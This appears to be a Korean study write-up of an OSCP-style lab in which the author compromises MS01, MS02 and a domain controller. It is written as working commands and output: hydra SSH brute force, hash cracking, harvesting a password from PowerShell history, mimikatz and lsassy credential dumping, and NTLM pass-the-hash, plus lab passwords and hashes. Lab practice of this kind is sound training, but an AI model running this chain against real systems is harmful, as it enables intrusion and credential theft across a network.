Machine IP :
MS 01 - 192.168.153.153
Eric.Wallows / EricLikesRunning800

MS 02 - 10.10.113.154
DC 01 - 10.10.113.152
초기 침투
[서비스] / [취약점] / [CVE 또는 기법] 요약
port
22/tcp   open   ssh
135/tcp  open   msrpc
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
5985/tcp open   wsman
8000/tcp open   http-alt
Winrm 접속
winrm 접속해 admintool.exe 실행하면 패스워드 입력 요구를 무시하게 됨
SSH 접속
ssh Eric.Wallows@192.168.54.153 ssh 접속해서 admintool.exe ‘whoami’ 재시도, 패스워드 입력이 이루어지고 아래 결과 출력됨
oscp\eric.wallows@MS01 C:\Users\eric.wallows>admintool.exe 'whoami' Enter administrator password: EricLikesRunning800 thread 'main' panicked at 'assertion failed: `(left == right)` left: `"179379cb0fc81ec454606fee56daa46e"`, right: `"05f8ba9f047f799adbea95a16de2ef5d"`: Wrong administrator password!', src/main.rs:78:5 note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
8000번 포트 대상으로 feroxbuster -u 192.168.54.153:8000 -w /home/kali/utill/wordlist/raft-medium-directories.txt --depth 4 -s 200 -t 200 디렉터리 퍼징 시도
http://192.168.135.153:8000/partner/db 엔드포인트 발견
wget http://192.168.135.153:8000/partner/db 파일 다운로드
SQLite 뷰어로 파일이 열리며 DB에는 크리덴셜이 존재함
- ecorp,7007296521223107d3445ea0db5a04f9
- support,26231162520c611ccabfb18b5ae4dff2
- bcorp,e7966b31d1cad8a83f12ecec236c384c
- acorp,df5fb539ff32f7fde5f3c05d8c8c1a6e
https://hashes.com/en/decrypt/hash 사이트에서 해시 크래킹
hashcat 으로 rockyou.txt 워드리스트 사용했으나 크래킹 실패함 https://hashes.com/en/decrypt/hash 사이트에서 크래킹 성공
179379cb0fc81ec454606fee56daa46e 05f8ba9f047f799adbea95a16de2ef5d:December31 7007296521223107d3445ea0db5a04f9:ecorp 26231162520c611ccabfb18b5ae4dff2:Freedom1 e7966b31d1cad8a83f12ecec236c384c:bcorp123! df5fb539ff32f7fde5f3c05d8c8c1a6e:Raid123!
SSH로 접속 중인 eric.allow 쉘에서 계정 정보 수집
net users 계정 목록
Admin Administrator cloudbase-init DefaultAccount Guest Mary.Williams support WDAGUtilityAccount
권한 상승
[misconfiguration 또는 exploit] 요약
nxc winrm, smb 브루트포싱에 실패함
hydra 툴 사용해 SSH 브루트포싱 시도
hydra -L users.txt -P password.txt -s 22 ssh://192.168.54.153
users.txt 목록
Admin ecorp support bcorp acorp Administrator

password.txt 목록
December31 ecorp Freedom1 bcorp123! Raid123!
브루트 포싱 결과
Administrator : December31 크리덴셜 확보 December31은 admintool.exe ‘whoami’ 실행했을 때 얻은 05f8ba9f047f799adbea95a16de2ef5d 값을 크래킹해 얻은 값임
[DATA] attacking ssh://192.168.54.153:22/ [22][ssh] host: 192.168.54.153 login: support password: Freedom1 [22][ssh] host: 192.168.54.153 login: Administrator password: December31 1 of 1 target successfully completed, 2 valid passwords found
SSH administrator@192.168.153.153 접속
관리자 권한으로 MS 01 접속 성공

ligolo의 agent.exe 업로드 칼리의 리골로 프록시 서버와 터널링 연결
┌──(root㉿kali)-[/home/kali/utill]
└─# scp agent.exe administrator@192.168.153.153:C:\\windows\\tasks\\agent.exe
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
administrator@192.168.153.153's password:
agent.exe                                                                                 100%   10MB   5.7MB/s   00:01

MS 01에서 (Get-PSReadlineOption).HistorySavePath 실행
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt 파일 확보
파일에서 hghgib6vHT3bVWf 패스워드 하드코딩 발견

(Get-PSReadlineOption).HistorySavePath 명령어는 PowerShell이 명령어 이력을 저장하는 파일의 경로를 반환함
- 반환하는 파일에는 관리자가 과거에 입력한 명령어가 평문으로 저장되어 있어 크리덴셜이 담겨있을 가능성이 높음
- Windows 침투 후 Post-Exploitation 열거 단계에서 반드시 확인해야 함
MS 02 접속
local-auth 옵션을 사용해야만 winrm 열거가 가능함 이유를 모르겠음
┌──(root㉿kali)-[/home/kali/oscp_pen200/oscp_C]
└─# nxc smb 10.10.113.154 -u Administrator -p hghgib6vHT3bVWf --local-auth


SMB         10.10.113.154   445    MS02             [*] Windows 10 / Server 2019 Build 19041 x64 (name:MS02) (domain:MS02) (signing:False) (SMBv1:None)
SMB         10.10.113.154   445    MS02             [+] MS02\Administrator:hghgib6vHT3bVWf (Pwn3d!)
MS02 → DC 01
evil-winrm -i 10.10.113.154 -u Administrator -p hghgib6vHT3bVWf 으로 MS 02 로그인 성공
덤프는 성공했으나 추출한 해시가 문제인지 추출한 해시를 사용해서도 MS02에 로그인을 못함
impacket-secretsdump MS02/Administrator:hghgib6vHT3bVWf@10.10.113.154
evil-winrm으로 접속 중이라 미미카츠 업로드 upload mimikatz.exe
미미카츠 쉘에서 명령어 실행은 동작하지 않아서 실행 시 함께 명령어를 주입함
.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > logonpasswords.txt
결과 파일 다운로드
download logonpasswords.txt
cat 으로 logonpasswords.txt 파일 읽기
OSCP/Administrator의 59b280ba707d22e3ef0aa587fc29ffe5 NTLM 해시 확보


DC 01 (10.10.113.152)에 관리자 계정으로 로그인 성공
┌──(kali㉿kali)-[~]
└─$ nxc winrm 10.10.113.152 -u Administrator -H 59b280ba707d22e3ef0aa587fc29ffe5
WINRM       10.10.113.152   5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:oscp.exam)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptog
raphy.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in
48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.113.152   5985   DC01             [+] oscp.exam\Administrator:59b280ba707d22e3ef0aa587fc29ffe5 (Pwn3d!)
SMB의 lsassy 모듈과 —local-auth 옵션을 사용해 lsassy 프로세스 덤프하는 방법으로도 도메인 관리자 계정의 NTLM 해시 확보도 가능함
—local-auth 옵션 설명
- —local-auth = 도메인 DC 거치지 않고 로컬 SAM DB로 직접 인증
- 도메인 미가입 머신이거나 로컬 계정 크리덴셜 보유 시 필수 옵션임 현재 시도하는 계정이 MS02 로컬 계정이기 때문에 —local-auth 옵션이 필요했음
- 로컬 Administrator 계정은 기업 환경에서 여러 머신에 동일 패스워드인 경우가 많아 횡적 이동에 핵심임 동일한 NTLM 해시로 DC 접속에 성공함!
┌──(kali㉿kali)-[~/oscp_pen200/oscp_C]
└─$ nxc smb 10.10.113.154 -u 'administrator' -p 'hghgib6vHT3bVWf' --local-auth -M lsassy
SMB         10.10.113.154   445    MS02             [*] Windows 10 / Server 2019 Build 19041 x64 (name:MS02) (domain:MS02) (signing:False) (SMBv1:None)
SMB         10.10.113.154   445    MS02             [+] MS02\administrator:hghgib6vHT3bVWf (Pwn3d!)
LSASSY      10.10.113.154   445    MS02             Saved 12 Kerberos ticket(s) to /home/kali/.nxc/modules/lsassy
LSASSY      10.10.113.154   445    MS02             OSCP\Administrator 59b280ba707d22e3ef0aa587fc29ffe5

Proof.txt
막힌 포인트
[열거 누락? 기법 몰랐음? 방향 잘못?] 요약